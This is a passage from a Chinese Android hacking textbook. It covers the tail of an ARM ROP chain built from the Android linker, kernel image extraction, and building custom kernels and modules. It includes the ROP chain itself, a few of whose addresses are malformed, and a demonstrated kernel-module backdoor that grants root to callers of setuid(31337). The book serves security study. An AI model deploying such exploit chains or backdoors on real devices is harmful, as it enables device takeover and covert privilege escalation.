0xb0018000              # r0: static allocation target address
0x00001000              # r1: size to allocate = one page
0x00000007              # r2: protection = read, write execute
0x00000032              # r3: flags = MAP_ANON | MAP_PRIVATE | MAP_FIXED
0xdeadbeef              # r4: don't care

0xb0001678              # pc: __dl_mmap, returning to lr = 0xb006545
0xffffffff              # fifth parameter on stack: fd = -1
0x00000000              # sixth parameter on stack: offset = 0

0xb0005915              # pop over heap and string headers, pointer goes into r4
```

↓第二个字符串从此处开始

```
0xb000131c              # pop {r0, lr}; bx lr
0xb0018000              # r0: copy destination = allocation address
0xb0002ab0              # lr: address of pop {pc}

0xb0001918              # pop {r2, r3, pc}
0x00001000              # r2: copy length = one page
0xb0018000              # r3: scratch memory = allocation address

0xb0006261              # r1 <- r4 ([r3] <- r4, pop {r4-r7})
0xdeadbeef              # r4: don't care
0xdeadbeef              # r5: don't care
0xdeadbeef              # r6: don't care
0xdeadbeef              # r7: don't care

0xb00001220             # __dl_memcpy, returns to and preserves lr
0xb00018101             # Thumb payload jump
```

9.4 小结

通过阅读本章，可以了解到为何以及如何在 ARM 平台上使用 ROP 技术，来获得任意原生代

码的执行。在最近的 Android 系统版本中，使用 ROP 的主要原因是 XN 保护的开启，它让攻击者无法直接执行普通内存中的数据。即使没有开启 XN 保护，ROP 也可以用来解决 ARM 架构下指令和数据缓存分离的问题。

基于 `lr` 的返回指令导致 ROP 难度加大；但是由于有 `pop {pc}`这样的 gadget，一般基于栈的 ROP 依然可行。即使是以 `bx lr` 指令结尾的 gadget 也可以利用，只要聪明地将 `lr` 指向 `pop {pc}` 指令即可。把 ARM 指令混淆解析成 Thumb 的 `pop {…, pc}`指令给我们带来了更多的 gadget。ARM 的执行模式可以通过 Interworking 机制支持来实现，即设置 gadget 地址的最低位就可以切换到 Thumb 模式。在 ARM 这样的 RISC 架构中，搜索 gadget 是非常容易的，它们都采用长度固定的指令编码方式，用反汇编器生成的反汇编列表就能实现。

本章深入介绍了从 Android 动态链接器构建 ROP 链的案例。在 Android 4.0 和更早的版本中，链接器基址是固定的，所以无需信息泄露就能够构造 ROP 链。动态链接器必须出现在所有动态链接的二进制程序中（包括 Android 中默认编译产生的几乎所有二进制文件），因此，它会成为很多攻击者的目标。

下一章会介绍一些工具和技术，来教你如何开发、调试和利用 Android 操作系统内核。

第 10 章

攻击内核

10

Linux 内核是 Android 操作系统的核心，是正常使用 Android 设备所不可或缺的。Linux 内核为应用层程序和物理硬件建立连接，对进程进行隔离，并管理各种权限。鉴于其作用和地位，攻击 Linux 内核是获得 Android 设备完全控制权的最直接方式。

本章主要对攻击 Android 设备的 Linux 内核进行介绍，包括相关背景知识，如何配置、编译、使用自定义的内核与内核模块，如何对内核进行 post-mortem 和实时调试，以及如何利用内核漏洞来提升权限。最后，本章以几个案例来总结如何编写三个漏洞的利用程序。

10.1 Android 的 Linux 内核

Android 设备使用的 Linux 内核最早源于 Russell King 在 1994 年的项目——将 Linux 1.0 移植到 Acorn A5000 芯片上。这个项目早于许多其他架构上的 Linux 内核移植，例如 SPARC、Alpha 和 MIPS 等。当时支持 ARM 的工具链非常匮乏，GNU 编译器（GCC）等很多工具链中的工具都不支持 ARM。随着时间的推移，ARM Linux 和相关工具链的移植工作陆续完成。然而，直到 Android 的出现，ARM Linux 内核才真正受到关注。

Android 的 Linux 内核也并非在一夜之间出现，除了早期的移植工作外，Android 开发者也作了大量的修改，来支持这个新的操作系统。第 2 章中讨论到的很多改动，就是以自定义驱动的方式在内核中出现的。需要特别注意的是 Binder 驱动，它是 Android 进程间通信（IPC）的核心。Binder 驱动为原生组件和 Dalvik 组件之间的通信，以及应用组件（例如 Intent）之间的通信提供基础。另外，智能手机等敏感设备的安全性十分重要，这促生了许多增强安全性的方案。

很重要的一点是，Android 的 Linux 内核属于宏内核。在微内核架构中，许多驱动可以在相对较小的权限下（虽然还是大于用户空间权限）运行，而对于 Android 的 Linux 内核，所有驱动都是 Linux 内核的一部分，完全在 supervisor 模式下运行。这一特点再加上广泛的攻击面，使得内核成为最具吸引力的攻击对象。

10.2 内核提取

Android的Linux内核不仅是单内核架构，而且本身就是单个二进制文件，通常命名为zImage。zImage 文件通常包含引导程序、解压程序，以及压缩后的内核代码和数据。当系统启动时，压缩

的镜像会在解压后装入内存并执行，这个过程可能会在未来的 Android 版本中发生改变。

获得特定设备中的该二进制镜像文件有很多好处。第一，内核中存有编译时的各种配置信息。特别需要提及的是全局函数和数据符号，本章“提取地址”部分会详细介绍。第二，有了镜像文件，我们可以利用 IDA Pro 这样的工具去分析代码并找到漏洞。第三，镜像文件可以用来验证已知漏洞是否存在，或者移植一些漏洞利用程序。第四，从较高层面上说，内核镜像可以用来为新的设备定制系统，或者为老的设备移植新版本的 Android 系统。提取内核镜像文件的原因可能有许多，但是以上是最常见的几个原因。

要得到二进制内核镜像，首先必须得到 boot 分区的镜像，方法有以下几种。第一种可能是最简单的，就是从出厂固件镜像（有时候也叫 ROM）中提取。对于不同的 OEM，提取步骤也有所差异，但是这些固件镜像中一定包含着二进制文件。如果你要尝试 root 某个设备，这种方法特别适用。

第二种方法则需要一个已经成功 root 的设备，从目标设备中直接提取二进制镜像。这种方法适用于移植或者缺乏完整 ROM 的情况。最后一种方法：许多 Android 开源项目（AOSP）支持设备的内核二进制文件位于 AOSP 代码仓库的 device 目录中。经验表明，这种方法不太可靠，因为这些二进制文件与真实设备中使用的内核镜像相比，版本过时或有差别。下一节中，我们会介绍如何使用前两种方法来获取内核镜像。

10.2.1 从出厂固件中提取内核

要获得给定设备的出厂固件，有时很简单，有时则很困难。例如谷歌使用常见的 TAR 和 ZIP 工具对镜像进行打包，并把 Nexus 设备的所有原厂镜像放在了 https://developers.google.com/android/nexus/images，任何人都可以免费下载，无需认证。有一些厂商使用了专有的文件格式来发布固件，在这种情况下，如果没有开源工具可用，要访问里面的内容就需要厂商的专用工具，比较困难。本节介绍如何从各种原厂固件中提取 boot.img，以及如何从中解压出内核镜像。

1. Nexus 出厂镜像

很多地方都能下载到 Nexus 设备的原厂镜像，因此它的内核二进制文件非常容易获得。例如在本书撰写过程中发布的 Android 4.4，通过下载 Nexus 5 的镜像，就可以抽取最新的内核来分析。下载原厂镜像后，可以使用下列命令来解压缩：

```
dev:~/android/n5 $ tar zxf hammerhead-krt16m-factory-bd9c39de.tgz
dev:~/android/n5 $ cd hammerhead-krt16m/
dev:~/android/n5/hammerhead-krt16m $ ls
bootloader-hammerhead-HHZ11d.img
flash-all.bat
flash-all.sh*
flash-base.sh*
image-hammerhead-krt16m.zip
radio-hammerhead-M8974A-1.0.25.0.17.img
```

boot 和 recovery 分区的镜像分别是 image-hammerhead-krt16m.zip 中的 boot.img 和 recovery.img。boot.img 是最重要的文件，因为内核在引导过程中用到了它：

```
dev:~/android/n5/hammerhead-krt16m $ unzip -d img \
image-hammerhead-krt16m.zip boot.img
Archive:  image-hammerhead-krt16m.zip
  inflating: img/boot.img
dev:~/android/n5/hammerhead-krt16m $ cd img
dev:~/android/n5/hammerhead-krt16m/img $
```

到目前为止，你已经得到了 boot.img，但是还需要从中提取内核，这个步骤将在 10.2.3 节中介绍。

2. OEM 原厂固件

寻找 OEM 提供的原厂固件并从中提取内核，要比 Nexus 设备麻烦很多。如前所述，每家 OEM 都有自己的流程、工具和原厂固件的专有文件格式。有些厂商甚至不会发布他们的原厂固件，而是强制你使用他们的工具来获得固件。即便是那些提供原厂固件镜像的厂商，也需要使用专用的工具来提取或更新 ROM。本节介绍从六大 Android 设备厂商的原厂固件中提取 boot.img 的步骤。附录 A 列出了这些 OEM 更新和提取固件的工具。

华硕

华硕的原厂固件镜像是 zip 压缩的 blob 文件，可以在官方支持网站下载。使用 Github 的“BlobTools”项目，可以将 boot.img 等文件从 blob 中提取出来。

HTC

HTC 通常不会发布原厂固件，在其开发中心的网站上只能找到一小部分；但是，在第三方网站上可以找到很多 HTC 的 ROM，都是以 ROM 更新工具（RUU）的格式发布的。幸运的是，有一些开源工具可以从 RUU 中提取出 rom.zip，这样就无需使用 Windows 系统了。在 rom.zip 中，boot_signed.img 就是 boot.img 加上一个额外的头部，可以通过如下步骤来提取：

```
dev:~/android/htc-m7-ruu $ unzip rom.zip boot_unsigned.img
[...]
  inflating: boot_signed.img
dev:~/android/htc-m7-ruu $ dd if=boot_signed.img of=boot.img bs=256 skip=1
[...]
```

把 256 字节的头部删去，就可以得到 `boot.img`。

LG

LG 的升级和还原工具非常复杂和特殊。LG 手机支持工具甚至需要使用移动设备国际辨识码（IMEI）来查询后端系统。幸运的是，通过搜索手机型号加上“stock ROM”关键词，就能轻松找到大多数设备的原厂 ROM。糟糕的是，LG 为 ROM 使用了很多专有的格式，包括 BIN/TOT，KDZ 和 CAB，使提取变得很困难。社区中有开发者开发了一些工具，简化了其内核提取。

我们从 CAB 文件说起，共分为三步。首先，用支持这种压缩格式的工具解压 CAB 文件。然后，使用闭源的 LGExtract 工具（只支持 Windows 平台）从 WDB 文件中提取出一个 BIN 文件。这个工具可以在 XDA 开发者论坛的http://forum.xda-developers.com/showthread.php?t=1566532页面找到。最后，使用https://github.com/Xonar/LGBinExtractor中的 LGBinExtract 工具从 BIN 中提取各个组件。在 BIN 目录中，会有一个 8-BOOT.img 文件。这就是你要找的文件，文件名前面的数字可能会变化。在六大制造商中，LG 的原厂固件是最复杂的。

摩托罗拉

正如大多数 OEM 一样，摩托罗拉也不提供原厂固件镜像的直接下载。由于大家对这些镜像有需求，一些社区提供了下载。过去的摩托罗拉设备使用专有的 SBF 文件格式，可以使用 `sbf_flash` 的`-x` 选项来提取文件。得到的 CG35.img 文件就是要找的 boot.img。较新的设备使用 zip 文件（.xml.zip）来包含各种分区镜像，包括 boot.img。

三星

三星使用专用工具 Kies 来分发原厂固件。除了这个工具以外，社区网站 SamMobile 也提供了大量的三星原厂固件下载。三星使用.tar.md5 的文件扩展，表明这只是一个带上 MD5 的 TAR 文件。它们通常也是使用 zip 进行压缩的。先进行 zip 解压，然后解压缩 TAR 就能得到 boot.img 文件。

索尼

索尼使用索尼更新服务（SUS）工具来发布固件。另外，社区 Xperia Firmware 提供了很多设备的固件镜像下载。索尼设备的固件使用 FTF 格式，事实上只是一个 zip 文件。然而，固件的很多组件都有专有的文件格式，我们最关注的文件是 kernel.sin。与其他 OEM 不同，索尼并不使用 boot.img 的格式。一个叫作 Andoxyde 的工具尽管非常庞大，但是支持从这个格式中提取内核。另外，Binwalk 和 `dd` 工具也能够做到这一点。Binwalk 工具可以从中提取出一个 ELF 文件和两个 gzip 文件流，第一个 gzip 文件流就是你想要的 zImage 文件。

10.2.2 从设备中提取内核

与从原厂固件中提取内核不同，不管是什么设备类型（型号、厂商、运营商等），直接从设备中提取内核的方法都大致相同。通用的步骤包括：找到对应的分区，把内容 dump 出来，然后进行提取。

有很多方法可以找到哪个分区中有 boot.img 的数据。首先，可以使用/dev/block/platform 中 SoC 特性条目中的 by-name 目录：

```
shell@android:/data/local/tmp $ cd /dev/block/platform/*/by-name
shell@android:/dev/block/platform/msm_sdcc.1/by-name $ ls -l boot
lrwxrwxrwx root root      1970-01-02 11:28 boot -> /dev/block/mmcblk0p20
```


警告 一些设备在 by-name 目录中也有一个 aboot 条目。写 boot 分区的时候，小心别写入这个 aboot 分区，这会让你的设备变砖。

可以直接使用这个软链接目录，也可以使用它指向的块设备。另外一种方法是，根据每个分区的前几字节来判断：

```
root@android:/data/local/tmp/kernel # for ii in /dev/block/m*; do \
  BASE=`../busybox basename $ii`; \
  dd if=$ii of=$BASE count=1 2> /dev/null; \
done
```

```
root@android:/data/local/tmp/kernel # grep ANDROID *
Binary file mmcblk0p20 matches
Binary file mmcblk0p21 matches
```

不幸的是，这样会找到两个匹配结果（可能更多）。boot 和 recovery 分区使用了相同的格式，可以根据头部信息区分出 boot 分区，因为与 recovery 分区相比，boot 分区的 ramdisk_size 更小。

现在就可以从设备分区中 dump 数据了。要注意的是，从分区中 dump 出来的数据中包含一些无用数据，而从原厂固件中提取出来的镜像才是有用的。所以，从分区中直接 dump 出的文件要比出厂的 boot.img 大一些。可以使用 dd 工具来 dump 分区：

```
root@android:/data/local/tmp/kernel # dd \
if=/dev/block/platform/omap/omap_hsmmc.0/by-name/boot of=cur-boot.img
16384+0 records in
16384+0 records out
8388608 bytes transferred in 1.635 secs (5130647 bytes/sec)
root@android:/data/local/tmp/kernel # chmod 644 *.img
root@android:/data/local/tmp/kernel #
```

从 boot 分区中 dump 出 cur-boot.img 文件后，使用 chmod 修改权限，让 ADB 用户可以从设备中取出文件，取出的命令如下：

```
dev:~/android/src/kernel/omap $ mkdir staging && cd $_
dev:~/android/src/kernel/omap/staging $ adb pull \
/data/local/tmp/kernel/cur-boot.img
2379 KB/s (8388608 bytes in 3.442s)
```

最后一步是从启动镜像中提取内核。

10.2.3　从启动镜像中提取内核

Android 设备启动 Linux 内核的时候有两种模式：第一种是正常的启动过程，使用 boot 分区；第二种是启动恢复过程，使用 recovery 分区。这两种分区的底层结构是相同的，都有一个短的头部，一个压缩后的内核，以及一个内存盘（initrd）镜像。在正常启动过程中，压缩的内核对于系统安全来说是至关重要的，所以重点在于获得这个内核。

boot.img 和 recovery.img 文件由三个部分组成。文件的最前面是一个头部，包含用于识别文件格式的信息，以及文件其余部分的基本信息。关于这个头部结构的更多信息，请查看 AOSP 代码仓库中的 system/core/mkboot img/bootimg.h 文件。这个结构中的 page_size 域非常重要，因为内核和 initrd 镜像会与这个大小的块边界对齐。

压缩的内核就位于头部之后的下一个块边界。它的大小存储在头部结构的 kernel_size 域当中。initrd 镜像则开始于之后的块边界。

手动提取这些部分是很乏味的。AOSP 中的 mkbootimg 工具可以用来从源码构建系统镜像，但是并不能用来提取镜像。于是，基于 mkbootimg 的工具 abootimg 诞生了，它能够解开镜像文件，如下所示：

```
dev:~/android/n5/hammerhead-krt16m/img $ mkdir boot && cd $_
dev:~/android/n5/hammerhead-krt16m/img/boot $ abootimg -x ../boot.img
```

```
writing boot image config in bootimg.cfg
extracting kernel in zImage
extracting ramdisk in initrd.img
```

这样就可以得到想要的 zImage 文件。

10.2.4　解压内核

进一步分析内核二进制文件，就需要解压 zImage。Linux 内核支持三种不同的压缩算法：gzip、lzma 和 lzo。总的来说，大多数 Android 内核使用传统的 gzip 算法。Linux 内核中包含一个脚本 `scripts/extract-vmlinux`，但是它在 Android 内核上不起作用，所以必须手动解压内核。感谢 Binwalk 工具，大大简化了这个过程：

```
dev:~/android/n5/hammerhead-krt16m/img/boot $ binwalk zImage | head
[...]
18612        0x48B4            gzip compressed data, from Unix, NULL
date: Wed Dec 31 18:00:00 1969, max compression
[...]
dev:~/android/n5/hammerhead-krt16m/img/boot $ dd if=zImage bs=18612 \
skip=1 | gzip -cd > piggy
```

上面第二个命令把 `dd` 的输出传给 `gzip` 命令来解压缩。得到解压后的镜像，就可以从中提取细节，或者使用 IDA Pro 来分析内核代码。本章后面的几节会讨论如何从解压后的内核中提取特定信息。

10.3　运行自定义内核代码

在攻击内核时，如果能在其中引入一些新的代码，会非常有用。你可以使用自定义的内核模块来监控内核的行为。修改内核的选项，可以开启一些强大的特性，例如远程调试。不管处于哪种情况，如果不利用内核漏洞，都需要使用 Android 和 Linux 内核工具来编译新的代码。本节会带你了解获取内核源代码，配置编译环境，配置内核，编译自定义内核模块，再把新代码加载到基于 AOSP 以及由 OEM 提供的 Android 设备的整个过程。本章以基于 AOSP 的 Galaxy Nexus 和 Sprint 版三星 Galaxy S3 手机作为示例。

10.3.1　获取源代码

在为设备编译自定义的模块或内核之前，必须获得源代码。得到源代码的方式多种多样，取决于设备的内核由谁负责。谷歌提供了 AOSP 支持设备的内核 Git 仓库，而 OEM 可能使用了不同的方法来分发内核源代码。因为 Linux 内核以 GNU 公开许可证（GPL）第二版来发布，所以发布源代码，包括对内核进行修改，是厂商的法定义务。

注意　找不到内核源代码时，可以直接联系厂商要求其发布源代码。如果需要，提醒他们要合法遵守 Linux 内核的 GPL 协议。

在大多数情况下，都能直接获取特定设备的内核源代码，但有一些情况会比较困难。例如 OEM 和谷歌在发布新设备的时候，很晚才会提供内核源代码。一般来说，暂时无法获得少数内核源代码的时候，只要耐心等待即可。

1. 获取 AOSP 内核源代码

谷歌的 Nexus 系列 Android 产品线已经成为了开发者的参考实现。可以获得系统中几乎所有的源代码，包括内核。Nexus 设备的源代码能够非常直接地得到；找到设备使用哪一个版本的内核源代码也很容易，但并不是一步就能做到的。在 AOSP 当中两个特定的地方，可以找到内核相关的信息：第一个地方包含了跟设备家族相关的内核信息；第二个包含了不同的内核源代码树。本节会以搭载 Android 4.2.2 系统的 Galaxy Nexus 为例，介绍如何根据这两个地方来找到准确的内核源代码。

谷歌把设备相关的代码仓库放在 AOSP 中的 device 目录。这些仓库包含 `Makefile`、overlay、头文件、配置文件，还有名为 kernel 的内核二进制文件——这个文件特别重要，因为根据它的历史就能找到编译时使用的源代码。关于这些仓库，谷歌在 AOSP 文档中提供了相关信息，地址为 http://source.android.com/source/building-kernels.html。在这些仓库中，kernel 文件的 commit 信息和文档，都要落后于新设备的发布，因此这些仓库仅用来建立设备到芯片的关联。图 10-1 提供了一些 AOSP 支持设备到芯片的映射关系，包括内核。

机型	SoC
Nexus 7 2013 Wi-Fi	MSM
Nexus 7 2013 Mobile	MSM
Nexus 10	Exynos 5
Nexus 4	MSM
Nexus 7 2012 Wi-Fi	Tegra
Nexus 7 2012 Mobile	Tegra
Galaxy Nexus	OMAP
Galaxy Nexus CDMA/LTE	OMAP
Pandaboard	OMAP
Motorola Xoom Verizon	Tegra
Motorola Xoom Wi-Fi	Tegra
Nexus S	Exynos 3
Nexus S 4G	Exynos 3

图 10-1　AOSP 设备到芯片的映射

正如第 3 章中提到的，通常可以使用/dev/block/platform 目录下的条目，来确定设备使用的芯片。

```
shell@android:/dev/block/platform $ ls
omap
```

知道了设备的 SoC 制造商之后，就能用 Git 来从谷歌获得内核源代码。AOSP 为每一个支持的 SoC 设置了一个 Git 仓库。图 10-2 展示了谷歌支持的每一个 SoC 内核树的仓库名称。

SoC	内核名称
MSM	msm
Exynos 5	exynos
Tegra	tegra
OMAP	omap
Exynos 3	samsung
Emulator	goldfish

图 10-2 SoC 的内核名称

在图 10-1 中，可以看到目标设备是基于 OMAP SoC 的，下面的命令展示了如何 clone 对应的内核源代码：

```
dev:~/android/src $ mkdir kernel && cd $_
dev:~/android/src/kernel $ git clone \
https://android.googlesource.com/kernel/omap.git
Cloning into 'omap'...
remote: Counting objects: 41264, done
remote: Finding sources: 100% (39/39)
remote: Getting sizes: 100% (24/24)
remote: Compressing objects: 100% (24/24)
Receiving objects: 100% (2117273/2117273), 441.45 MiB | 1.79 MiB/s, done
remote: Total 2117273 (delta 1769060), reused 2117249 (delta 1769054)
Resolving deltas: 100% (1769107/1769107), done.
```

clone 操作完成后，就在 master 分支得到了一个仓库。然而，你会注意到在当前工作目录下没有文件。

```
dev:~/android/src/kernel $ cd omap
dev:~/android/src/kernel/omap $ ls
dev:~/android/src/kernel/omap $
```

master 分支下的 AOSP 内核树一直都是空的。在 Git 仓库中，.git 目录包含了还原开发历史中任意一个工作副本所需要的全部信息。对 master 分支进行 check out 操作是一个删除所有已追踪文件的好办法，从而减少存储空间。

要获得 AOSP 支持设备的内核源代码，最后一步是 check out 正确的 commit。如前所述，device 目录下内核文件的 commit 日志总是落后于最新的内核。为了解决这个问题，可以使用/proc/version 下的版本字符串，或者一个解压后的内核镜像。下面的命令展示了整个过程：

```
shell@android:/ $ cat /proc/version
Linux version 3.0.31-g9f818de (android-build@vpbs1.mtv.corp.google.com)
(gcc version 4.6.x-google 20120106 (prerelease) (GCC) ) #1 SMP PREEMPT
Wed Nov 28 11:20:29 PST 2012
```

在上面引用的内容中，最重要的是内核版本号中 `3.0.31-g` 后面的 7 位十六进制数字：`9f818de`。用这个字符串就能 check out 出准确的 commit。

```
dev:~/android/src/kernel/omap $ git checkout 9f818de
HEAD is now at 9f818de... mm: Hold a file reference in madvise_remove
```

目前，你已经成功获得了目标设备的内核源代码副本，在本章后面的部分中大有用处。

2. 获得 OEM 内核源代码

对于不同的厂商，获得 OEM 设备源代码的方法也不一样。OEM 很少以提供版本控制（Git 等）的方式发布源代码，大多数厂商都会提供一个开源站点以供下载。关于 OEM 如何发布源代码的更多信息请参考附录 B。找到 OEM 的站点后，下一步就是在上面搜索目标设备的型号，然后通常能找到可下载的内核源代码和相关编译指南的文件包。由于不同 OEM 的差别较大，所以本章不作详细介绍。10.3.5 节会介绍编译 OEM 设备内核的步骤。

10.3.2　搭建编译环境

编译自定义内核模块或内核二进制文件需要一个正确的编译环境。这个环境必须包含 ARM 编译工具链，以及各种编译工具，如 make。正如第 7 章中讨论的，有好几个编译工具链可以用。OEM 厂商会将特定设备所使用的编译器记录在内核源代码包的文本文件中。对于不同的工具链，搭建编译环境的步骤也不同。本章使用 AOSP 中预编译好的工具链；其他工具链不在本章介绍范围内，如果要使用它们，请参考其文档。只需要几步就可以搭建内核编译环境，获得可用的编译器和相关工具。

第一步是基于 AOSP 预编译的工具链来搭建编译环境，这与第 7 章内容相同。下面这个例子使用了 Android 4.3 系统，但无论版本为何，步骤都是相同的。

```
dev:~/android/src $ . build/envsetup.sh
including device/samsung/maguro/vendorsetup.sh
including sdk/bash_completion/adb.bash
dev:~/android/src $ lunch full_maguro-userdebug

============================================
PLATFORM_VERSION_CODENAME=REL
PLATFORM_VERSION=4.3
TARGET_PRODUCT=full_maguro
TARGET_BUILD_VARIANT=userdebug
TARGET_BUILD_TYPE=release
TARGET_BUILD_APPS=
TARGET_ARCH=arm
TARGET_ARCH_VARIANT=armv7-a-neon
TARGET_CPU_VARIANT=cortex-a9
HOST_ARCH=x86
HOST_OS=linux
HOST_OS_EXTRA=Linux-3.2.0-52-generic-x86_64-with-Ubuntu-12.04-precise
HOST_BUILD_TYPE=release
BUILD_ID=JWR66Y
OUT_DIR=out
============================================

dev:~/android/src $
```

这样，目录下就有了编译工具链，可以通过查询编译器的版本来确认。

```
dev:~/android/src $ arm-eabi-gcc --version
arm-eabi-gcc (GCC) 4.7
```

```
Copyright (C) 2012 Free Software Foundation, Inc.
[...]
```

编译内核还需要额外的一个步骤，就是为内核编译系统设定几个环境变量，把使用的工具链告诉内核。

```
dev:~/android/src $ cd kernel/omap/
dev:~/android/src/kernel/omap $ export CROSS_COMPILE=arm-eabi-
dev:~/android/src/kernel/omap $ export SUBARCH=arm
dev:~/android/src/kernel/omap $ export ARCH=arm
dev:~/android/src/kernel/omap $
```

注意 编译内核时，要使用 arm-eabi 编译器，而不是 arm-linux-androideabi 编译器。使用不正确的 EABI 会导致编译失败。

设置完这些变量之后，环境就完全搭建好了，准备进入下一步，编译自定义模块或内核。但在此之前，需要对内核进行配置。

10.3.3 配置内核

Linux 内核支持很多架构和硬件组件。为了能够给任意一种配置组合编译内核镜像，Linux 内核使用了一种可扩展的配置子系统。Linux 内核还为配置子系统提供了多种配置界面，包括基于 QT 的图形用户界面（GUI）（`make xconfig`），基于文本的菜单（`make menuconfig`）和问答接口（`make config`）。Android 开发者网站的文档描述了 Android 内核中必需的和推荐的配置选项：http://source.android.com/devices/tech/kernel.html。

另一种配置 Android 内核的最常见方式，是指定一个叫作 defconfig 的配置模板。这个模板存储在内核源代码的 arch/arm/configs 目录中。每个 Android 设备都有相应的配置模板来编译内核。Galaxy Nexus 的配置样例文件如下：

```
dev:~/android/src/kernel/omap $ make tuna_defconfig
HOSTCC    scripts/basic/fixdep
HOSTCC    scripts/kconfig/conf.o
SHIPPED   scripts/kconfig/zconf.tab.c
SHIPPED   scripts/kconfig/lex.zconf.c
SHIPPED   scripts/kconfig/zconf.hash.c
HOSTCC    scripts/kconfig/zconf.tab.o
HOSTLD    scripts/kconfig/conf
#
# configuration written to .config
#
```

在上面的片段中，内核编译系统首先编译一些用来处理配置模板文件的依赖，然后读取配置模板，写入.config 文件。不同的配置方法会最终写入文件。尽管可以直接编辑这个文件，但是我们推荐编辑模板。

在少数情况下，AOSP 代码树中的内核配置文件与设备的内核中实际使用的配置不匹配。例

如 Nexus 4 的内核中禁用了 CONFIG_MODULES，但是 AOSP 中的 make_defconfig 开启了 CONFIG_MODULES。如果内核编译时启用了 CONFIG_IKCONFIG 选项，就可以使用内核 scripts 目录下的 extract-ikconfig，从解压后的内核中提取配置。另外，配置文件也会被压缩存储到启动后设备的/proc/config.gz 文件中。不幸的是，如果内核没有启用这个选项，就很难从内核中提取配置参数。

在搭建完编译环境并配置完内核后，就已经为编译自定义的内核或模块作好了准备。

10.3.4　使用自定义内核模块

使用可加载内核模块（LKM）来扩展 Linux 内核非常方便，无需编译整个内核。构造 rootkit 时，修改内核代码和/或数据是必需的。另外，在内核空间执行代码可以调用一些特权接口，例如 TrustZone。本节以一个简单的 LKM 为例，来介绍几个内核提供的工具。

编译 Android 设备内核模块的方法与平时不同。一般来说，编译 Linux 系统的内核模块会用到/lib/modules 特定版本目录下的头文件，因为内核模块必须与加载它们的内核兼容。Android 设备中没有这个目录，也没有相应文件包，好在内核源代码解决了这个问题。

之前的章节介绍了如何得到 Galaxy Nexus 的 Android 2.2 系统内核源代码，如何搭建编译环境，以及如何对内核进行配置。在此基础上，可以既快速又轻松地实现一个“Hello World”内核。为了对修改进行单独追踪，我们从对应版本的设备内核源代码上新建一个分支：

```
dev:~/android/src/kernel/omap $ git checkout 9f818de -b ahh_modules
Checking out files: 100% (37662/37662), done.
Switched to a new branch 'ahh_modules'
```

分支创建完成后，解压本章附带材料中的内核模块源代码。

```
dev:~/android/src/kernel/omap $ tar zxf ~/ahh/chapter10/ahh_modules.tgz
dev:~/android/src/kernel/omap $
```

这在 Linux 内核源代码的 drivers 目录下创建了两个新目录，分别包含一个模块。下面是从“Hello World”内核模块中截取的一个代码片段：

```
int init_module(void)
{
    printk(KERN_INFO "%s: HELLO WORLD!@#!@#\n", __this_module.name);

    /* force an error so we don't stay loaded */
    return -1;
}
```

与其他的 Linux 发行版类似，在编译模块之前无需编译整个内核，只需要几个步骤就可以了，相关命令如下：

```
dev:~/android/src/kernel/omap $ make prepare modules_prepare
scripts/kconfig/conf --silentoldconfig Kconfig
  CHK     include/linux/version.h
  UPD     include/linux/version.h
[...]
```

```
  HOSTCC scripts/kallsyms
```

这个命令是必需的，它为编译内核模块生成了必要的脚本和头文件。

接下来使用“Hello World”LKM 源代码中的命令来编译内核模块。命令的输出如下：

```
dev:~/android/src/kernel/omap $ make ARCH=arm CONFIG_AHH_HELLOWORLD=m \
M=drivers/ahh_helloworld

  WARNING: Symbol version dump ~/android/src/kernel/omap/Module.symvers
           is missing; modules will have no dependencies and modversions.
[...]
  LD [M]  drivers/ahh_helloworld/ahh_helloworld_mod.ko
```

在编译过程中会出现一个警告，但是编译仍然成功。如果你对于程序依赖和模块的版本化没有需求，就没必要去修复它。如果有这方面的需求，或者只是不想看到这些烦人的警告，编译所有模块就能解决问题：

```
dev:~/android/src/kernel/omap $ make modules
  CHK     include/linux/version.h
  CHK     include/generated/utsrelease.h
[...]
  LD [M]  drivers/scsi/scsi_wait_scan.ko
```

“Hello World”模块编译完成后，就可以把它推送到设备上，并装入正在运行的内核中：

```
dev:~/android/src/kernel/omap $ adb push \
drivers/ahh_helloworld/ahh_helloworld_mod.ko /data/local/tmp
788 KB/s (32557 bytes in 0.040s)
dev:~/android/src/kernel/omap $ adb shell
shell@android:/data/local/tmp $ su
root@android:/data/local/tmp # insmod ahh_helloworld_mod.ko
```

推送内核后，用 ADB 打开一个 shell。在 root 权限下，使用 `insmod` 命令来插入内核模块，然后内核就开始加载模块并开始执行 `init_module` 函数。用 `dmesg` 命令来查看内核的环形缓冲区，可以看到如下消息：

```
root@android:/data/local/tmp # dmesg | ./busybox tail -1
<6>[74062.026855] ahh_helloworld_mod: HELLO WORLD!@#!@#
root@android:/data/local/tmp #
```

材料中的第二个内核模块叫作 `ahh_setuid`，是更加高级的例子。这个模块使用简单的插桩技术制作了一个后门，使任意以用户 ID`31337` 为参数来调用 `setuid` 系统调用的程序获得 root 权限。编译和安装的过程跟之前相同：

```
dev:~/android/src/kernel/omap $ make ARCH=arm CONFIG_AHH_SETUID=m \
M=drivers/ahh_setuid
[...]
  LD [M]  drivers/ahh_setuid/ahh_setuid_mod.ko
dev:~/android/src/kernel/omap $ adb push drivers/ahh_setuid/ahh_setuid_mod.ko \
/data/local/tmp
648 KB/s (26105 bytes in 0.039s)
dev:~/android/src/kernel/omap $ adb shell
shell@android:/data/local/tmp $ su
```

```
root@android:/data/local/tmp # insmod ahh_setuid_mod.ko
insmod: init_module 'ahh_setuid_mod.ko' failed (Operation not permitted)
shell@android:/data/local/tmp # exit
shell@android:/data/local/tmp $ id
uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),...
shell@android:/data/local/tmp $ ./setuid 31337
shell@android:/data/local/tmp # id
uid=0(root) gid=0(root)
```

在上面的片段当中，运行 insmod 时，很明显有一个错误消息。这是因为 init_module 函数返回了-1，使得内核自动卸载这个模块，在下次装入前不用手动卸载。退出 root 用户后，使用系统调用 setuid 31337，就能再次获得 root 权限。

使用可加载的内核模块来扩展内核十分方便，但是可能正因为如此，一些 Android 设备中的内核不支持可加载内核模块。可以通过检查 proc 文件系统中的 module 项，或者寻找内核配置当中的 CONFIG_MODULES 值来判断系统是否支持可加载内核模块。自从 Android 4.3 发布后，谷歌就禁用了所有 Nexus 设备的可加载内核模块支持。

10.3.5　编译自定义内核

尽管 Linux 内核包含各种工具，可以在运行时配置并扩展内核的功能，但是有一部分功能的修改必须要求重新编译自定义内核。一些配置修改，例如打开调试工具，就会要求在编译时加上完整的文件或者函数。本章已经介绍了如何获取源代码，配置编译环境以及配置内核。本节会完成 AOSP 支持的 Galaxy Nexus 和三星 Galaxy S III 的内核编译过程。
